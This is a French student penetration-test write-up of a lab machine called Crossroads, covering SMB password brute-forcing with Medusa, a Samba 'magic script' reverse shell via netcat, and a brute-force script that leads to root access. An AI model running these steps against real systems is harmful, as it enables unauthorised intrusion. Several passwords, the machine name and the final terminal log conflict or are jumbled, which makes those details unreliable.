

EPI

Audit de sécurité

Rapport relatif au test d'intrusion de la machine Earth

Soulaima Jaidane 4eme Cyber Security

CrossRoads

Reconnaissance de l'adresse ip

```
(kali@kali)-[~]
$ sudo nmap -sn 10.0.2.0/24
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 04:25 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00024s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00029s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00028s latency).
MAC Address: 08:00:27:AD:17:13 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.9
Host is up (0.0015s latency).
MAC Address: 08:00:27:06:21:13 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.12 seconds

(kali@kali)-[~]
$ sudo nmap -sn 10.0.2.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 04:28 EDT
Nmap scan report for 10.0.2.1
Host is up (0.00028s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.2
Host is up (0.00025s latency).
MAC Address: 52:54:00:12:35:00 (QEMU virtual NIC)
Nmap scan report for 10.0.2.3
Host is up (0.00042s latency).
MAC Address: 08:00:27:AD:17:13 (Oracle VirtualBox virtual NIC)
Nmap scan report for 10.0.2.5
Host is up.
Nmap done: 256 IP addresses (4 hosts up) scanned in 2.12 seconds
```

J'ai allumé la machine Crossroads et j'ai effectué le mappage réseau, puis je l'ai éteinte pour connaître son adresse IP.

Scan des ports

```
(kali@kali)-[~]
$ sudo nmap -sS -sV -p- 10.0.2.9
[sudo] password for kali:
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-03-18 04:44 EDT
Nmap scan report for 10.0.2.9
Host is up (0.00010s latency).
Not shown: 65532 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Apache httpd 2.4.38 ((Debian))
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
MAC Address: 08:00:27:06:21:13 (Oracle VirtualBox virtual NIC)
Service Info: Host: CROSSROADS

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.76 seconds
```

80/tcp open http Apache httpd 2.4.38 ((Debian))

139/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

445/tcp open netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)

```
(kali㉿kali)-[~]
$ gobuster dir -w /usr/share/wordlists/dirb/common.txt -u http://10.0.2.9 -x php,bak,txt -s 200 -b ""

Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url:          http://10.0.2.9
[+] Method:       GET
[+] Threads:      10
[+] Wordlist:      /usr/share/wordlists/dirb/common.txt
[+] Status codes: 200
[+] User Agent:    gobuster/3.6
[+] Extensions:  php,bak,txt
[+] Timeout:      10s


Starting gobuster in directory enumeration mode

/index.html      (Status: 200) [Size: 93075]
/note.txt         (Status: 200) [Size: 108]
/robots.txt       (Status: 200) [Size: 42]
/robots.txt       (Status: 200) [Size: 42]
Progress: 18456 / 18460 (99.98%)

Finished
```

En utilisant la commande Gobuster avec une liste de mots et des extensions spécifiées, j'ai exploré le serveur web à l'adresse http://10.0.2.9. J'ai découvert plusieurs fichiers et répertoires, dont /index.html, /note.txt, et /robots.txt, tous accessibles avec un code d'état 200.

En exploitant index.html je n'ai pas trouver une chose, puis j'ai exploiter note.txt d'ou j'ai trouver ce text:




```
just find three kings of blues
then move to the crossroads
-----
-abuzerkomurcu
```

J'ai googler les 3 kings og blues et j'ai trouver


Who are the three kings in blues?

When blues guitarists talk about their idols, at least one of these three names is sure to crop up: Albert King, B.B. King, or Freddie King – the three kings of the Blues.

Et dans robots.txt:



J'ai verifie le /crossroads.png mais je n'ai rien trouver



J'ai utiliser la commande enum4linux -a qui a permis de collecter des informations détaillées sur les utilisateurs, les groupes et les politiques de mot de passe via le protocole SMB révélant l'utilisateur "albert" du groupe "3 Blue Kings"

```
(kali㉿kali)-[~]
$ enum4linux -a 10.0.2.9
Starting enum4linux v0.9.1 ( http://labs.portcullis.co.uk/application/enum4linux/ ) on Mon Mar 18 05:09:54 2024

===== ( Target Information ) =====

Target ..... 10.0.2.9
RID Range ..... 500-550,1000-1050
Username ..... ''
Password ..... ''
Known Usernames .. administrator, guest, krbtgt, domain admins, root, bin, none

===== ( Enumerating Workgroup/Domain on 10.0.2.9 ) =====

[+] Got domain/workgroup name: WORKGROUP

===== ( Nbtstat Information for 10.0.2.9 ) =====

Looking up status of 10.0.2.9
CROSSROADS <00> - B <ACTIVE> Workstation Service
CROSSROADS <03> - B <ACTIVE> Messenger Service
CROSSROADS <20> - B <ACTIVE> File Server Service
.._MSBROWSE_ <01> - <GROUP> B <ACTIVE> Master Browser
WORKGROUP <00> - <GROUP> B <ACTIVE> Domain/Workgroup Name
WORKGROUP <1d> - B <ACTIVE> Master Browser
WORKGROUP <1e> - <GROUP> B <ACTIVE> Browser Service Elections
```

```
===== ( Users on 10.0.2.9 ) =====

index: 0x1 RID: 0x3e9 acb: 0x00000010 Account: albert Name: Desc:
user:[albert] rid:[0x3e9]
```

J'ai utilisé Hydra mais j'ai remarqué qu'elle prendrait beaucoup de temps pour les attaques SMB en raison de la limitation des tâches à une seule connexion à la fois.

```
(kali㉿kali)-[~]
$ hydra -t 4 -l albert -P /usr/share/wordlists/rockyou.txt smb://10.0.2.9

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organiza
tions, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-03-18 05:51:54
[INFO] Reduced number of tasks to 1 (smb does not like parallel connections)
[DATA] max 1 task per 1 server, overall 1 task, 14344399 login tries (l:1/p:14344399), ~14344399 tries per task
[DATA] attacking smb://10.0.2.9:445/
[STATUS] 5419.00 tries/min, 5419 tries in 00:01h, 14338980 to do in 44:07h, 1 active
```

Alors, j'ai utilisé Medusa, qui est plus efficace pour les attaques SMB car il peut gérer des connexions parallèles, accélérant ainsi le processus de recherche de mots de passe.

```
$ medusa -h 10.0.2.9 -u albert -P /usr/share/wordlists/rockyou.txt -M smbnt
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks <jmk@foofus.net>

ACCOUNT CHECK: [smbnt] Host: 10.0.2.9 (1 of 1, 0 complete) User: albert (1 of 1, 0 complete) Password: 123456 (1
of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.2.9 (1 of 1, 0 complete) User: albert (1 of 1, 0 complete) Password: 12345 (2
of 14344391 complete)
ACCOUNT CHECK: [smbnt] Host: 10.0.2.9 (1 of 1, 0 complete) User: albert (1 of 1, 0 complete) Password: 123456789
(3 of 14344391 complete)
```

J'ai trouver le mot de passe barley1 pour albert


```

ACCOUNT CHECK: [smbnt] Host: 10.0.2.9 (1 of 1, 0 complete) User: albert (1 of 1, 0 complete) Password: bradley1
(3842 of 14344391 complete)
ACCOUNT FOUND: [smbnt] Host: 10.0.2.9 User: albert Password: bradley1 [SUCCESS (ADMIN$ - Share Unavailable)]

```

J'ai connecter par le protocole smb et j'ai telecharger les 4 fichier trouver avec get

```

(kali㉿kali)-[~]
$ smbclient //10.0.2.9/albert -U albert
Password for [WORKGROUP\albert]:
Try "help" to get a list of possible commands.
smb: \> ls
.                                     D            0 Sat Mar  6 07:45:15 2021
..                                    D            0 Tue Mar  2 17:00:47 2021
smbshare                             D            0 Tue Mar  2 17:16:13 2021
crossroads.png                       N    1583196 Tue Mar  2 17:34:03 2021
beroot                               N     16664 Tue Mar  2 18:02:41 2021
user.txt                             N       1805 Sun Jan  3 12:56:19 2021

4000320 blocks of size 1024. 3759668 blocks available
smb: \> get crossroads.png
getting file \crossroads.png of size 1583196 as crossroads.png (40686.5 KiloBytes/sec) (average 40686.6 KiloBytes/sec)
smb: \> get beroot
getting file \beroot of size 16664 as beroot (1084.9 KiloBytes/sec) (average 29478.6 KiloBytes/sec)
smb: \> get user.txt
getting file \user.txt of size 1805 as user.txt (135.6 KiloBytes/sec) (average 23698.9 KiloBytes/sec)
smb: \> cd smbshare
smb: \smbshare> ls
.                                     D            0 Tue Mar  2 17:16:13 2021
..                                    D            0 Sat Mar  6 07:45:15 2021
smb.conf                             N       8779 Tue Mar  2 17:14:54 2021

4000320 blocks of size 1024. 3759668 blocks available
smb: \smbshare> get smb.conf
getting file \smbshare\smb.conf of size 8779 as smb.conf (659.5 KiloBytes/sec) (average 19907.6 KiloBytes/sec)
smb: \smbshare>

```

Je commence examiner le premier fichier qui est user.txt qui m'a dnnner le premier flag sur 2

```

(kali㉿kali)-[~]
$ cat user.txt
flag 1/2

```



```
[smbshare]
path = /home/albert/smbshare
valid users = albert
browsable = yes
writable = yes
read only = no
magic script = smbscript.sh
guest ok = no
```

Lors de l'analyse du fichier smb.conf, nous avons repéré une entrée spécifique nommée "magic script = smbscript.sh". Cette entrée nous a incités à créer un script shell personnalisé appelé "smbscript" capable d'établir une connexion inverse avec la machine cible. En intégrant la commande "nc -e /bin/bash <adresse IP de l'hôte> <port de l'hôte>" dans le script, nous avons pu obtenir un shell inverse

lors de son exécution.

```
(kali㉿kali)-[~]
$ cat smbscript.sh
nc 10.0.2.5 4444 -e /bin/bash
```

```
(kali㉿kali)-[~]
$ smbclient //10.0.2.9/smbshare -U albert
Password for [WORKGROUP\albert]:
Try "help" to get a list of possible commands.
smb: \> put smbscript.sh
put smbscript.sh network 255.255.0.0 broadcast 172.17.0.255
smb: \>
```

J'ai tenté de transférer le fichier smbscript.sh vers le partage SMB sur la machine cible en utilisant smbclient et en utilisant la commande 'nc -lvp 4444', nous avons mis en place une écoute sur le port 4444 pour recevoir la connexion entrante du shell inverse.

```
(kali㉿kali)-[~]
$ nc -lvp 4444
listening on [any] 4444 ...
10.0.2.9: inverse host lookup failed: Unknown host
connect to [10.0.2.5] from (UNKNOWN) [10.0.2.9] 53892
ls
smb.conf
smbscript.sh
smbscript.sh.out
whoami
albert
python -c 'import pty;pty.spawn("/bin/bash")'
export TERM=xterm
python3 -c 'import pty;pty.spawn("/bin/bash")'
albert@crossroads:/home/albert/smbshare$ ls
ls
smb.conf smbscript.sh smbscript.sh.out
albert@crossroads:/home/albert/smbshare$ cd ..
cd ..
albert@crossroads:/home/albert$ ls
ls
beroot crossroads.png smbshare user.txt
albert@crossroads:/home/albert$
```

Après avoir lancé le serveur HTTP avec la commande `python3 -m http.server 8000`, j'ai créé deux fichiers. Le premier, `script.py`, permet de réaliser une attaque par force brute en parcourant chaque ligne du fichier `dic.txt`. Ce script exécute une commande pour chaque mot de passe contenu dans `dic.txt`, tentant ainsi d'accéder au fichier `beroot`, et affiche un message indiquant que le mot de passe est en cours de test. Si le mot de passe est correct, le script affiche le résultat obtenu et termine en indiquant que le mot de passe a été trouvé. Le second fichier, `dic.txt`, contenait une liste de mots de passe destinée à être utilisée dans cette attaque par force brute. Ensuite, j'ai utilisé la commande `wget http://10.0.2.5:8000/script.py` pour télécharger le script. J'ai ensuite exécuté `./beroot` pour initier l'attaque par force brute, ce qui m'a permis de découvrir le mot de passe "lemuel". Par la suite, j'ai tenté de me connecter en tant que root avec `su`, mais j'ai été invité à exécuter la commande `ls` pour explorer le répertoire. En explorant ce dernier, j'ai découvert le fichier `rootcreds` contenant le mot de passe "drifting" pour l'utilisateur root. Après avoir utilisé ce mot de passe, j'ai obtenu les privilèges root sur la machine.

```
(kali㉿kali)-[~]
└─$ python3 -m http.server 8000

Serving HTTP on 0.0.0.0 port 8000 (http://0.0.0.0:8000/) ...
10.0.2.9 - - [18/Mar/2024 08:41:45] code 404, message File not found
10.0.2.9 - - [18/Mar/2024 08:41:45] "GET /script_brute.py HTTP/1.1" 404 -
10.0.2.5 - - [18/Mar/2024 08:42:46] code 404, message File not found
10.0.2.5 - - [18/Mar/2024 08:42:46] "GET /script_brute.py HTTP/1.1" 404 -
10.0.2.5 - - [18/Mar/2024 08:42:46] code 404, message File not found
10.0.2.5 - - [18/Mar/2024 08:42:46] "GET /favicon.ico HTTP/1.1" 404 -
```

```
print(testing: No such file or directory
albert@crossroads:/home/albert$ ls
ls
beroot  crossroads.png  dic.txt  script.py  smbshare  user.txt
albert@crossroads:/home/albert$
```

```
(kali㉿kali)-[~]
└─$ nano script.py

(kali㉿kali)-[~]
└─$ nano dic.txt
```

Le contenu de `script.py`:

```
import subprocess
```

```
import sys
```

```
with open("dic.txt","r",encoding='ISO.8859.1') as fs:
```

```
    var= fs.read().splitlines()
```

```
for li in var:
```



```

var1= li

result= subprocess.getoutput("echo %s | ./beroot"%var1)

print("testing password "+ var1)

if "wrong password!!!" not in str(result):

    print(result)

    print("the password is: "+ var1)

sys.exit(0)

```

```

albert@crossroads:/home/albert$ wget http://10.0.2.5:8000/script.py
wget http://10.0.2.5:8000/script.py
--2024-03-18 19:21:41-- http://10.0.2.5:8000/script.py
Connecting to 10.0.2.5:8000... connected.
HTTP request sent, awaiting response... 200 OK
Length: 372 [text/x-python]
Saving to: 'script.py.1'

script.py.1          100%[=====>]      372  --.-KB/s   in 0s

2024-03-18 19:21:41 (98.2 MB/s) - 'script.py.1' saved [372/372]

albert@crossroads:/home/albert$ ls
ls
beroot  crossroads.png  dic.txt  script.py  script.py.1  smbshare  user.txt
albert@crossroads:/home/albert$

```

```

su: Authentication failure
albert@crossroads:/home/albert$ cat rootcreds
cat rootcreds
root password sandman
__drifting__beroot: Permission denied
albert@crossroads:/home/albert$ su root
su root
Password: drifting
albert@crossroads:/home/albert$ cat script.py
su: Authentication failure
albert@crossroads:/home/albert$ su root
su root password sandman
Password: __drifting__ Permission denied
the password is: sandman
root@crossroads:/home/albert# whoami
whoami
root
root@crossroads:/home/albert#

```